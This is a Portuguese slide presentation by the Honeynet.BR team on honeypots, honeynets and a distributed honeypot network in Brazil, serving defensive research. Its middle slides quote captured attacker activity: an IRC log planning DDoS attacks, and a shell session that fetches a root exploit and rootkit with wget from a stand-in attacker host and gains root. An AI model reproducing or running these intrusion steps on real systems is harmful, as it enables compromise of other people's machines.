Honeypots e Honeynets:
Contra-inteligência no Ciberespaço

Time Honeynet.BR

Apresentado por

Dr.Antonio Montes - CenPRA/MCT

Organização

- Introdução
- Honeypots e Honeynets
- Honeynet.BR
- Resultados
- Rede Distribuída de Honeypots
- Resultados
- Conclusões

Introdução

- A informação é um dos bens mais preciosos das organizações modernas.
- Informações são armazenadas e processadas em sistemas computadorizados interconectados:
  - Disponíveis em páginas Web;
  - Em sistemas de arquivos compartilhados;
  - Copiadas do tráfego de rede;
  - Colhidas de sistemas desprotegidos.

Introdução (cont.)

- Crescente disponibilização de acesso de banda larga para usuários domésticos
- Crescente número de computadores conectados à Internet sem os devidos cuidados:
  - Permite acesso a eventuais informações relevantes;
  - Possibilita uso como ponto de lançamento de ataques contra sistemas de maior valor.

Introdução (cont.)

- Coleta de informações passou a ser relativamente simples => nenhum país ou organização pode prescindir e, com certeza, vem sendo feito regularmente.
- Nesta palestra apresentamos um sistema que vem sendo implementado no País e que pode permitir, entre outras coisas, a coleta de contra-inteligência sobre atividades maliciosas que vem ocorrendo no ciberespaço brasileiro.

Introdução (cont.)

- Sistema composto de duas honeynets e uma rede distribuída de honeypots, esses últimos instalados em redes de produção
- Permite a coleta de uma grande quantidade de informações sobre o que vem ocorrendo na Internet:
  - que vulnerabilidades vem sendo exploradas,
  - que ferramentas de ataque estão sendo utilizadas,
  - qual é a motivação dos atacantes, e
  - quem desenvolveu as ferramentas e quem são os atacantes (algumas vezes).

Honeypots

- Honeypots são recursos computacionais dedicados a serem sondados, atacados ou comprometidos, num ambiente que permita o registro e controle dessas atividades.
- São implementados de maneira que todo o tráfego destinado a eles seja anômalo ou malicioso, minimizando os falso-positivos.

Honeypots (cont.)

- Honeypots podem ser classificados como:
  - De baixa interatividade - quando os sistemas e serviços de rede são emulados, e o sistema real subjacente é inacessível;
  - De alta interatividade - quando as máquinas atuam como servidores de serviços de rede reais e totalmente acessíveis. O atacante pode ganhar total controle sobre esses sistemas.

Honeypots (cont.)


- Honeypots de alta interatividade são usados como ferramenta de pesquisa em redes isoladas (honeynets) de baixo valor agregado.
- Honeypots de baixa interatividade são de baixo risco e podem ser usados como monitores em redes de produção, de alto valor agregado.

Honeynet.BR

- Projeto iniciado em dezembro de 2001 como um laboratório do curso de Segurança de Sistemas de Informação da pós-graduação em Computação Aplicada do INPE, em cooperação com o NBSO.
- Entrou em operação em março de 2002, com o apoio da ANSP.
- Membro da Honeynet Alliance a partir de junho de 2002. http://www.honeynet.org/alliance

Honeynet.BR (cont.)

- Composta de uma sub-rede administrativa cuja função é registrar as atividades e conter o tráfego de saída malicioso, e de uma sub-rede de honeypots. Acesso irrestrito da Internet.



Honeynet.BR (cont.)

- Janeiro de 2004 mais uma honeynet em operação, esta no CenPRA, com apoio da HP Brasil. Dois analistas em tempo integral.
- Foram registrados milhares de varreduras e ataques, dezenas de invasões, coletadas centenas de ferramentas, muitas inéditas (chkrootkit), e tráfego IRC.
- http://www.honeynet.org.br

Bate-papo gravado no dia 06/01/2003 entre as 18:22h e 22:43h. O invasor configurou a máquina monitorada como um servidor de bate-papo com várias "salas" (x_priv8, xgroup, linuxall, hax0rs, etc) operando simultaneamente. Estão discutindo ferramentas de varredura de vulnerabilidades, ferramentas para explorar vulnerabilidades locais, combinando a invasão de várias máquinas para a realização de ataques de negação de serviços distribuídos (ddos), distribuição de nome de usuário e senha para os parceiros testarem o uso dessas máquina como anonimizadoras em ataques, e fazendo a distribuição do resultado da busca de vulnerabilidades em várias máquinas do domínio "gov.br".

:Bobx!bobx@FVgGG5ohCXo.200.211.69.O PRIVMSG #x_priv8 :rvultp1xz q scan vc usa ?..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :Member_X: c manja bem codar xpls em perl?..

:Bobx!bobx@FVgGG5ohCXo.200.211.69.O PRIVMSG #x_priv8 :cade os ips?..

:Member_X!~rs@7vLVjgCtOvo.200.177.162.O PRIVMSG #x_priv8 :cybersys: ainda nope....

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :bobx vamu arma um ddos forte?..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :aeiuah..

:rvultp1xz!~sddsdssdd@RvyL2x6ZDHw.200.161.215.O PRIVMSG #x_priv8 :http://membres.lycos.fr/ztypedipo/screenloko.jpeg..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :Member_X: deface nemmmm..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :Member_X: temu q cata shell primero..

:rvultp1xz!~sddsdssdd@RvyL2x6ZDHw.200.161.215.O PRIVMSG #x_priv8 :eh issu q a gente tah tentando fazer..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :Member_X: noi num eh defaceeeee..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :Member_X paia ..skema eh entra...e faze ponte.....cata uns par d shell pra faze um ddos loko..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :rvultp1xz: nda ainda?..

:cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :vo ve se eu deskolo0 aki cuns camarada meu..

```
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :http://membres.
|   lycos.fr..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :http://membres.
|   lycos.fr..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :derrubei..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :ahahaha..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :q bosta..
|   :rvultp1xz!~sddsdssdd@RvyL2x6ZDHw.200.161.215.O PRIVMSG #x_priv8 :ahahahaha..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :derrubei
|   uai..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :ehehe..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :DoS..
|   :rvultp1xz!~sddsdssdd@RvyL2x6ZDHw.200.161.215.O PRIVMSG #x_priv8 :tah dando
|   bad requqest..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 : to aprendenu
|   DoS e DDoS..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :rvultp1xz: c
|   precisa d target pra q msm?..
|   :rvultp1xz!~sddsdssdd@RvyL2x6ZDHw.200.161.215.O PRIVMSG #x_priv8:
|    aHUAHUahUAHUhau tu ..
|   :cybersys!cyber@wFwt57BodmA.200.161.142.O PRIVMSG #x_priv8 :rvultp1xz: eu
|    derrubei msm http://membres.lycos.fr ??..
```

Honeynet.BR (cont.)


- Dificuldades:
  - uso de criptografia impedia o acompanhamento de algumas atividades. Foi desenvolvida uma ferramenta (SMART) que permite o registro e a visualização em tempo real das atividades em honeypots rodando Linux;
  - honeynets de baixa visibilidade => nenhuma chance de ataque dirigido, somente ataques oportunistas.

```
TERM=xterm; export TERM=xterm; exec bash -i
bash: no job control in this shell
bash-2.05b$ unset HISTFILE; uname -a; id; w;
Linux nome-honeypot.localdomain 2.4.7-10 #1 \
Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
3:11pm up 1 day, 23:53,0 users,load average:0.04, 0.02, 0.00
USER   TTY    FROM       LOGIN@  IDLE  JCPU  PCPU  WHAT
bash-2.05b$ cd /var/tmp
bash-2.05b$ wget sitio.do.atacante/rh73.tgz
--15:12:21-- http://sitio.do.atacante/rh73.tgz => `rh73.tgz'
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,992 [text/plain]
    0K ..                                  100% @  14.77 KB/s
bash-2.05b$ tar zxf rh73.tgz
bash-2.05b$ ./rh73
[+] Attached to 3685[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x40010ced
[+] Now wait for suid shell...
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),\
3(sys),4(adm),6(disk),10(wheel)
# mkdir /var/local/cdb
# cd /var/local/cdb
```

```
# wget sitio.do.atacante/nutoy.tgz
--15:13:04-- http://sitio.do.atacante/nutoy.tgz=>`nutoy.tgz'
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 181,134 [text/plain]
  0K ......... ......... ......... 28% @   7.72 KB/s
 50K ......... ......... ......... 56% @   4.38 KB/s
100K ......... ......... ......... 84% @   6.30 KB/s
150K ......... .....                100% @   6.56 KB/s

15:13:34 (5.91 KB/s) - `nutoy.tgz' saved [181134/181134]
# tar zxf nutoy.tgz
# cd nutoy
# ./install
             Fuckt'up by nutoy
                    For u mothafuckar

Let`s start to instal our Beauty

This install is ONLY for root so...
+++ We can go on!
... -> A saida foi reduzida devido a quantidade de linhas
# ps ax | grep cons
 3731 ?        R      0:00 ./cons.saver -p 1711
 3760 ?        S      0:00 grep cons
```

Rede Distribuída de Honeypots

- Tem o objetivo de aumentar a capacidade de detecção de incidentes, de correlação de eventos, de determinação de tendência de ataques no ciberespaço brasileiro, etc.
- Para isso está sendo montada uma rede distribuída de honeypots de baixa interatividade, buscando cobrir partes relevantes do espaço de endereçamento da Internet no Brasil.


Natal
UFRN
Campinas
CENPRA
HP BRASIL
São José dos Campos
INPE
ITA
Rio de Janeiro
CBPF
FIOCRUZ
REDERIO
São Paulo
ANSP
UNESP
USP
Brasília
CAIS/RNP
São José do Rio Preto
UNESP
Piracicaba
USP

RDH (cont.)

- Várias outras instituições em fase de implementação.
- Os honeypots são implementados por meio dos aplicativos de domínio público honeyd e arpd.
- Emulam vários sistemas operacionais oferecendo diferentes serviços de rede, e respondem por blocos de endereços de rede inseridos em redes de produção de alto valor.

RDH (cont.)

- Uma grande vantagem deste arranjo é a segurança, visto que esses honeypots virtuais não possuem as vulnerabilidades que estão sendo exploradas e o sistema subjacente é inacessível, permitindo acesso apenas para máquinas de administração.
- Por outro lado, como em todo honeypot, apenas tráfego dirigido a eles é coletado.

RDH (cont.)

- Além disso, esses sistemas coletam bem menos material do que os honeypots de alta interatividade, visto que suas funcionalidades são limitadas pelo projeto dos emuladores e não permitem sessões interativas.
- Apesar disso, eles respondem a varreduras como os sistemas reais e conseguem enganar grande parte dos ataques automatizados (worms).


RDH (cont.)


- Dessa maneira, foram colhidas centenas de variantes de worms como Kuang, Kuang2, MyDoom, etc. Essas variantes são coletadas por rotinas automáticas e enviadas para grupos de antivirus e usadas no desenvolvimento de vacinas (NBSO).
- Um outro uso dessa Rede é a coleta do "ruído de fundo" da Internet, isto é, o tráfego associado a worms, varreduras e ataques automatizados, erros de endereçamento, etc.


RDH (cont.)


- Isso é particularmente importante na coleta de contra-inteligência (cyberint), visto que em muitas situações é difícil separar os ataques reais, dirigidos, do restante do tráfego malicioso que circula na Internet.
- Os dados coletados permitem também a correlação dos ataques e suas origens, associados a diferentes parâmetros da rede sob ataque (tipo de rede, missão da instituição, etc).

Acessos por País de Origem













Acesso por País de Origem










Variação no Tempo









Variação no Tempo







Conclusões

- Riqueza de dados
- Mudança de paradigma
- Sem falsos positivos
- Permite estudar os atacantes em seu próprio ambiente
- Desenvolvimento de um sistema de alarme (early warning)
- FUD (Fear, Uncertainty, and Doubt)

Time Honeynet.BR

- CenPRA/MCT
  - Antonio Montes
  - Lucio H. Franco
  - L. Gustavo Barbato
- INPE/MCT
  - Amândio Balcão Fo.
  - Benício Carvalho
  - Carlos H.P. Chaves
- NBSO/CGI.br
  - Cristine Hoepers
  - Klaus Steding-Jessen
  - Marcelo H.P. Chaves